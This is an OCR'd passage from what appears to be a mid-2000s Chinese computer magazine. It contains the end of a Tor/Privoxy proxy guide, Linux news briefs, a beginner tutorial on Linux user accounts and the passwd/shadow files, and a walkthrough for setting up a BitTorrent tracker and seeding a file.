



图7

打开浏览器，仍然输入网址www.google.com，稍等片刻即可看到完整的网页了，如图7 所示。

至此，我们利用Tor及其外壳——Privoxy进行代理配置已全部完成，很简单吧？大家可以放心使用，有什么问题就来我的BLOG吧：http://smallrascal.blog.tom.com。

【文中所涉及的软件光盘中有所提供。软件如下：Tor及其外壳——Privoxy】

编辑点评： 本文一气呵成地讲解了代理的原理，和如何使用代理软件Tor及其外壳——Privoxy。虽然代理是个老生常谈的话题了，但要找一款好用的代理软件还是不易的，希望本文能为苦于寻觅代理的朋友带来一些帮助。




11月的空气变得稀薄，学生们也要准备期中考试了。每到这个时候都有人要开始恶补课本知识了。其实无论学什么，平时的积累都很重要。英语是这样，计算机知识也是这样。有时整夜的搜索不一定能搜到自己想要的答案，但却无形中积累了很多其他相关的知识。

本期"窗外"不仅带来了基础知识，更加充实了与服务相关的内容。简单而实用。另应读者要求，特别制作了P2P共享的文章。Linews透过新闻小论了一下"垄断"的IT环境。

资本主义的出现带来了"垄断"这个词。当人们意识到垄断所带来的负面效应时，便开始"反垄断"。多少年过去了。似乎世人并没有意识到什么是反垄断，依旧在当前利益与长久利益中挣扎、徘徊。当然我们不会意识到自己的错误。在自己眼里，可能只是在"申请标准"，或是其他华丽的行为。

Linews



播报员：企鹅lala

新Linux标准出台 旨在防止Linux分化

Linux Standards Base(LSB)3.0规范最近已经发布。新的LSB标准旨在防止Linux分化，已获得了主要Linux厂商的广泛支持。

LSB规范由Free Standards Group负责维护和开发，并计划通过一套基本API和库实现互操作性，这样ISV就可以开发和移植应用，以使应用能够在LSB认证的Linux版本上运行。这套LSB标准目前支持7种架构，包括IA32、IA64、PPC32、PPC64、S390、S390X和X86_64。

lala：统一标准不但能够方便用户的使用、学习，更能促使Linux快速、健康发展。中日韩也联合发布过亚洲版Linux。各界都在为标准化努力着。事实上，"标准化"在历史上一直快速推动着工业的发展。

微软为保垄断地位 不推Linux版Office

微软平台战略部门主管尼克·麦克格拉斯(Nick McGrath)本周三表示，尽管微软正在积极研究Linux操作系统的工作方式，但该公司并不会推出Linux版的Office办公软件。

麦克格拉斯在LinuxWorld大会上表示："我可以肯定的说，微软将把全部精力放在Windows操作系统上。目前我们没有推出Linux版Office办公软件的计划。"

开放源代码社区的知名人物埃里克·雷蒙德(Eric Raymond)表示，微软是否推出Linux版Office并不重要，因为用户已经有StarOffice和OpenOffice.org等产品可供选择。他说："最重要的一点是，微软应当公开所有的文件格式和通信协议，并保证不会起诉或纠缠开放源代码软件开发人员。

lala：这让我想起了另外一家喜欢搞垄断的公司：SONY。曾几何时SONY坚持着它的MD技术。在MP3已经风风火火的时候，更是冒着巨大的风险开发出了Hi-MD格式，如今呢？SONY也已经推出了好几款MP3播放器了~~~没办法，识时务者为俊杰！大钱赚不到捞点小钱也不错啦。

传CNET将购CSDN和ChinaUnix 结果年底公布

有消息灵通人士称CNET将收购国内两家非常有名的专业技术网站：CSDN(www.csdn.net)和ChinaUnix(www.chinaUnix.net)。据悉，CNET已经与CSDN进行了三次收购谈判，大概的收购价格约500万美元左右，目前还在保密期，年底前将有准确结果。

CSDN网站主要面向Windows用户群和开发用户，是国内数一数二开发类网站。CSDN网站流量不错，用户成员多以程序员为，但是商业化发展走很艰难，主盈利线稍微薄弱。

ChinaUnix主要面向unix linux用户和系统高端用户，也是非常有名的技术网站。据说，CNET给ChinaUnix开出的价格"比较有诱惑力"。一位曾经服务过ChinaUnix朋友认为收购的可能性比较大，但是他同时表示如果CNET收购ChinaUnix也只能是部分股份，而不是网站的全部股份。

lala：初中上政治经济课的时候老师就说了：商业一定是强强联手的。看！体现出来了吧。CSDN和ChinaUnix在国内都是重量级的技术网站，不过似乎已经很长时间没有"创新"了。在模式和内容上都需要新鲜的血液，起到促进技术、普及发展的作用。

OpenDocument将成ISO标准 开源桌面发力

OASIS已经将OpenDocument格式提交给了业界一家主要的标准机构，此举可能会使开放源代码桌面软件对于政府部门更有吸引力。

OASIS表示，它已经将OpenDocument标准提交给国际标准化组织(ISO)。OpenDocument是一套供包括字处理、电子表格、演示软件等桌面软件用于存储文件的格式。

第一版OpenDocument标准已经于今年早些时候在OASIS内获得批准，并被应用在OpenOffice开放源代码办公软件包中。

上个月，麻萨诸塞州政府宣布，它已经选定OpenDocument为标准的文档格式。据IBM的代表称，其它州和联邦政府也在考虑转身基于OpenDocument的产品。

Sun的StarOffice支持OpenDocument标准，而微软的Office System则不支持该标准。

lala：当初微软想让doc成为电子书标准时，没想到让Adobe公司的pdf抢先一步。如今在doc满天飞的PC上，即使ISO承认了OpenDocument，究竟能否让大家改变习惯呢？

Linux基础——用户管理

JF


在Linux系统中，每个人都有自己的帐户，传统意义的用户管理就是给用户帐号分配恰当的权限。不过我们这里不会仅局限于介绍权限分配，将把许多相关的小知识放在一起。


Linux中有2个重要的用户配置文件：/etc/passwd（用户文件）和/etc/shadow（密码文件）。

一、先来看看/etc/passwd（图1）

一个用户的信息占一行，分7个部分，由6个“：”隔开。

我们以ROOT为例进行讲解：**root:x:0:0:root:/root:/bin/bash**





1. user name（用户名）。
2. 密码。早期的Linux密码是放在passwd文件里，由于很容易被窃取，所以现在已经转移到shadow文件。在passwd文件里用x表示密码。
3. UID（用户ID）。系统通过UID识别用户身份，0为root，1—500为系统保留用户，501—65535为普通用户。
4. GID（组ID）。和UID类似，用来识别用户组。
5. 用户全名。基本没什么用途。
6. 用户主目录。一般都在/home下，是一个以用户名为名字的文件夹，也可以自定义。/root特殊一点，在/root下。
7. 登陆SHELL。用户登陆系统后使用的SHELL解释器，默认为 **/bin/bash**。

小知识

linux下最常用的shell，bash。bash(Bourne Again Shell)是Linux的缺省 shell。shell是你（用户）和linux（或者更准确的说，是你和Linux内核）之间的接口程序，在提示符下输入的每个命令都由shell先解释然后传给Linux内核。

二、接下来是/etc/passwd（图2）

密码信息同样用“：”隔开，有9个部分。

1. 用户名。
2. 加密后的用户密码。如果为空，则表示没有密码。
3. 修改日期。
4. 密码在多少天内**不能修改**。
5. 密码在多少天内**必须修改**。
6. 用户在多少天后被禁用。
7. 密码到期后多少天内给用户发出警告。
8. 被禁止的日期。
9. 保留部分。

我们可以通过编辑这2个配置文件来进行用户管理，但你是否觉得很烦琐？有没有更好的方法呢？答案是肯定的！

三、通过命令管理用户

Linux主要有字符界面和图像界面。图形界面的操作十分简单，就不必细细研究了，给大家介绍几个管理用户的命令：

1. 建立新用户：useradd 选项 用户名。

常用选项：

-d 目录——指定用户主目录，如果此目录不存在，则同时使用-m选项，可以创建主目录。
-g 用户组——指定用户所属的用户组。
-s Shell文件——指定用户的登录Shell。

2. 设置修改用户密码：**passwd** 选项 用户名（需要根据提示输入2次密码）。

常用选项：

-l 锁定密码，等于禁用账号。
-u 密码解锁。
-d 使账号密码为空。
-f 强迫用户下次登录时修改密码。

3. 删除用户：**userdel** 选项 用户名。

常用选项：

-r 把用户的主目录一起删除。

4. 建立新用户组：groupadd 组名。
5. 删除用户组：groupdel 组名。
6. 查看当前登陆用户：who。
7. 查看某一时刻用户的行为：w 用户名。
8. 查看用户登陆记录：last 用户名。
9. 改变用户身份：su 用户名（不输入用户名则默认root）。

编辑点评 黑客不是生来就如此神奇的，而是一步一步走来，有时甚至还要埋头于枯燥的文档中。学习了基础知识是必备的，对于养成好的学习习惯也是非常重要的。我还记得以前一个老师和我说过的话，“记”和“背”是不同的，要动脑子哦”。

利用P2P软件共享文件

latteye

相信大家对P2P（Peer To Peer，点到点）技术已经非常熟悉了。如今P2P的应用随处可见，从最初的Napster，到最流行的BT，以及后起之秀kugoo、eMule等等，P2P已经渗透到我们网络生活中各个方面。本文将介绍如何利用两种常用的BT软件——BT和电驴来共享你的文件。

一、P2P原理

P2P下载首先在第一个共享端（种子、源）把一个文件分成N个部分，A用户可以从种子上随机下载第M个部分，B用户可以在种子服务器随机下载第K个部分。而A用户的P2P客户端下载程序会根据情况从B用户下载第K个部分，同样的，B用户也可以从A用户下载第M个部分，通过这种方式减轻服务器端负荷，加快用户的下载速度。

例如，C用户直接从服务器下载，速度可能只有几Kbps；而从A、B用户处下载，速度将快很多。用户在下载的同时，也在上传文件，也即在享受别人提供下载服务的同时，也在上载并贡献自己的带宽，所以造成使用P2P下载服务的人越多，大家的速度就越快，P2P下载的优越性就体现在这里了（如图1）。




图1

二、利用BT共享文件

1.基础知识

(1)BT“种子”文件

BT“种子”文件是一个名为.torrent的文件，它是由第一个发布共享文件者根据源文件制作出来的源文件的指纹信息。“种子”文件很小，一般在几十KB到几百KB之间，其中包含文件所在的BT端地址信息及目标文件的校验码。当BT用户获得“种子”后，直接在BT客户端软件中运行“种子”文件，BT软件将根据“种子”文件包含的信息，自动查找到该文件所有可用的下载源，并进行下载。

(2)Tracker

使用BT服务不需要指定服务器，虽然在BT服务里面仍然有服务器的概念，但使用BT服务的人并不需要关心服务器在哪里。BT服务器称为Tracker，准确地说，Tracker是指运行于服务器上的一个程序，这个程序能够追踪到底有多少人同时在下载同一个文件。BT客户端连接上Tracker服务器，就会获得一个下载人员的名单，根据这个名单，BT客户端会自动连接网络中其它节点进行下载。

(3)种子

BT服务把提供完整文件的用户节点称为“种子”(Seed)，正在下载的用户称为客户(Client)。某一个文件现在有多少“种子”、多少“客户”是可以看到的。只要有一个“种子”就可以放心地下载。当然，种子越多、客户越多的文件下载的速度会越快。

2.搭建BT服务器

(1)下载BitTorrent源码

BitTorrent也是一款开源软件，可以从http://sourceforge.net/projects/bittorrent/获得它。目前最新的版本是4.04。

(2)安装BitTorrent

由于BitTorrent是用Python编写的，所以在安装BitTorrent之前先要检查一下Python是否已经安装。

```
$ rpm -q python
python-2.4-5mdk
```

接着解压缩下载来的源码包并安装。

```
#python setup.py install
```

安装结束后，BitTorrent命令工具便安装在了/usr/bin目录下。

(3)启动Tracker

首先我们要启动一个Tracker。

```
#./bttrack.py --port 6969 --dfile
dstate >> /home/log/bttrack.log &
```

这样就已经启动了一个Tracker，你可以在浏览器中输入http://ip:6969/来查看服务的情况（如图2）。不过现在还看不到什么信息。




图2

(4)制作torrent文件

这里我们假设对/home/latteye/001.jpg文件制作torrent。

```
#./btmaketorrent.py /home/latteye/
001.jpg http://ip:6969/announce
```

其中ip为服务器ip或者是域名。用同样的方法可以对目录制作torrent文件。新版本的BitTorrent提供了GUI（图形界面）制作torrent的工具，非常方便（如图3）。




图3

修改Announce URL。

点击添加（如图4）。

选择到对应的文件，点击确定（如图5）。

最后点击Make，出现如图5所示的提示，制作便完成了。

之后在同一目录下便会出现001.jpg.torrent文件。

(5)制作种子

最后一步，启动一个最原始的共享源，使以后的用户可以获得最初的拷贝。也就是你要分发的文件。

```
#./btdownloadheadless.py --
max_allow_in 20 --max_upload_rate 500
--minport 6888 --maxport 6888 /home/
latteye/001.jpg.torrent --save_as /home/
latteye/001.jpg
```

运行后在shell中能看到如下信息（如图6）。

重新在浏览器中查看服务状态（如图7）。

将torrent文件分发出去，就可以让别人下载你的文件了！

